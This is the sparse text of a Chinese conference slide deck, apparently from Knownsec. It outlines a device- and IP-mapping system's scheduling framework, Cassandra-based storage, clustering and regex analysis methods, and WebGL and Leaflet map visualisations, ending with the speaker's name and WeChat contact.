
调度框架 Lucifer





调度框架 Lucifer






高性能存储集群




"搜索负载均衡",负责接收"UI界面"的搜索请求, 并向"数据节点"发送搜索请求。




"索引节点",负责收集索引请求,并向"数据节点" 发送索引请求。

分析与原始数据存储集群







cassandra

使用DataStax提供的hadoop方案 底层存储为基于cassandra的cfs



目标:

分析ip地址的归属 分析未知设备 分析设备未知型号 分析应用相同开发厂商

使用的算法:

k-means 文本相似度

基于规则的正则表达式










UI很重要







基于jVectorMap的2D矢量图














基于WebGL的3D渲染










基于 WEBGL, 无需额外客户端插件, 良好的跨平台性。 支持10万级地理坐标的实时渲染,操作流畅。







基于Leaflet.js的交互式地图

精确到街道级别的地理数据, 凸显节点之间的关系。









Q&A THANKS

知道创宇:杨冀龙

微信: 810330048